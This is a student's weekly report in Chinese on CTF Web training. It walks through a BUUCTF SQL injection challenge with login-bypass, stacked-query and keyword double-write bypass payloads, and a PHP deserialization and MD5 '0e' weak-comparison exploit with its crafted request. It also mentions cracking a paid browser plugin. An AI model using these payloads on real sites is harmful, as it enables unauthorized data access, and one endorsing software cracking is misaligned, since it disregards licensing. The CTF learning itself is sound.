计科 234 徐潘第 5 周周报

前几天想到一个有意思的事：我现在 Web 开发技术没学，学了一堆攻击 Web 的方法（解决 CTF 题目）。因此我发现我现在学求解 Web 类 CTF 题目这么吃力就是因为对 Web 技术了解太少了，所以我从本周开始计划在进行 CTF 题目训练的同时，开始学习 Web 开发技术，如 HTML、CSS、JavaScript 等。

我那边张中亚老师的 SRPT 终于在这周结束了，将近 4 万字的申请书返工了 6 次了，而且这周运动会有 5 天都没课，所以我在本周完成的任务和上周相比还是多挺多的，除了复习之前做过的 CTF 题目之外我还是学到了很多新内容的，那就大致简述一下我这周学的新内容吧。

1. SQL 注入

其实之前在刚开始做 CTF 题目时我就已经经常使用 SQL 注入解题了，但是还是长期碰见此类题目感到无从下手，主要原因还是对 SQL 注入理解不到位，毕竟 SQL 注入方法非常之多，不可能说会就会。这周我又做了大概十几道 SQL 注入类 CTF，总结了一下目前我学会的 SQL 注入方法：

（1）万能密码注入

（2）堆叠注入

（3）Union 联合查询

```
#**[极客大挑战 2019]BabySQL 1**

启动靶机，是一个用户登录网页，老样子先尝试直接输入万能密码：

```shell
admin' OR 1=1#
' OR '1'='1'#
```

试了几种闭合都报错SQL语句不正确，尝试使用堆叠注入：

```shell
1';show databases;
```

返回结果报错，可见语句中有部分被过滤了，不能使用堆叠注入
那么下面还是一步步来，先爆查询结果回显的列数

尝试使用ORRDER BY语句，从返回报错中发现OR与BY被过滤了
在尝试使用Union联合查询：

```shell
' union select 1#
```

返回结果还是报错，发现union和select也被过滤了，推测是使用了replace函数，把union和select替换成了NULL
那么可以想到使用双写绕过过滤：

```shell
' unionion seselectlect 1#  //报错，但这次提示列数不对
' unionion seselectlect 1,2#  //报错，提示列数不对
' unionion seselectlect 1,2,3#  //正常返回
```

双写union和select，可以看到绕过了检测，在尝试3列后成功返回：
Hello 2!
Your password is '3'
可见查询结果为3列，且在第2、3列回显到网页上

继续使用Union联合查询数据库及版本：

```shell
' ununionion seselectlect 1,database(),version()#
```

返回：
Hello geek!
Your password is '10.3.18-MariaDB'
```

还是老样子，每道题目我都做了及其详细的解题思路和流程，并记录了我在解题时遇到的问题以及知识点补充，不过我发现这类题目相当灵活，因为方法比较多，所以过滤的形式也很多，需要具体问题具体分析。

2. PHP 反序列化

```
$res = serialize(@$select); //将 select 反序列化为一个 php 变量
```

Web 类 CTF 题目也是非常常见将代码或者参数 PHP 反序列化然后拼接到传输路径上，即 PHP 反序列化漏洞，本周我也是一边学一边做了几道此类题目，顺便学习了一下 PHP 语言。这类题目目前我学到了将 PHP 代码反序列化后通过 GET 或 POST 请求上传给网页，从而篡改网页代码参数的值输出我想要的 flag。

C: > Users > xupan > Desktop > 网安实验室 > CTF > BUU CTF Basic > 25.BUU CODE REVIEW 1.md

```
if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        }
    }
}
```

可以看到网页使用GET传参pleaseget，使用POST传参pleasepost，若参数md51和md52的MD5值相等但原值不同，则反序列化obj参数
而BUU类的析构函数中，correct被赋值为base64_encode(uniqid())并与input比较，若相等则输出/flag
那么可以想到利用MD5弱比较，PHP在比较两个字符串的MD5值时，若哈希值以0e开头（如0e123456789），会将其视为科学计数法的0，导致不同字符串的哈希值相等

满足条件的常用字符串有：

```
QNKCDZO
240610708
s878926199a
s155964671a
s214587387a
s214587387a
```

选取任意一对上述字符串，赋值给md51和md52

随后进行引用赋值，使input指向correct的内存地址，从而使correct和input的值在析构时相等

```shell
$obj = new BUU();
$obj->input = &$obj->correct;  //引用赋值
echo urlencode(serialize($obj));
```

在PHP中运行上述代码返回的反序列化结果为

```shell
O:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}
```


使用hackbar发送POST请求：

```shell
http://fe10020b-b6fc-4282-9633-b7f9d2f8d58f.node5.buuoj.cn:81/?pleaseget=1
pleasepost=2&md51=s878926199a&md52=s155964671a&obj=O:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;} //POST data
```

发送后在网页上得到flag：

```
flag{9e85f7f1-dc68-44da-9406-59190f901717}
```

在做此类题目的同时，我发现了一个非常好用的工具：hackbar，这是一个火狐浏览器上的一个插件，像网站传输什么的都非常方便，但可惜要钱，不过好在我找到了教程把它破解了，目前我主要用它来传递 post 请求之类的东西



3. Web 技术：HTML

这周我还在 b 站上找教程，把 web 开发技术里的 HTML 和 CSS 给学了一下，

都是开发网页的最基础的东西，理解起来挺简单，但主要有难度的就是要记的标签和代码太多了，很稀碎，但目前我肯定不能说精通吧，但至少把网页构成还有开发需要的最基本的部分差不多都有所了解了，下周我打算继续深入学习一下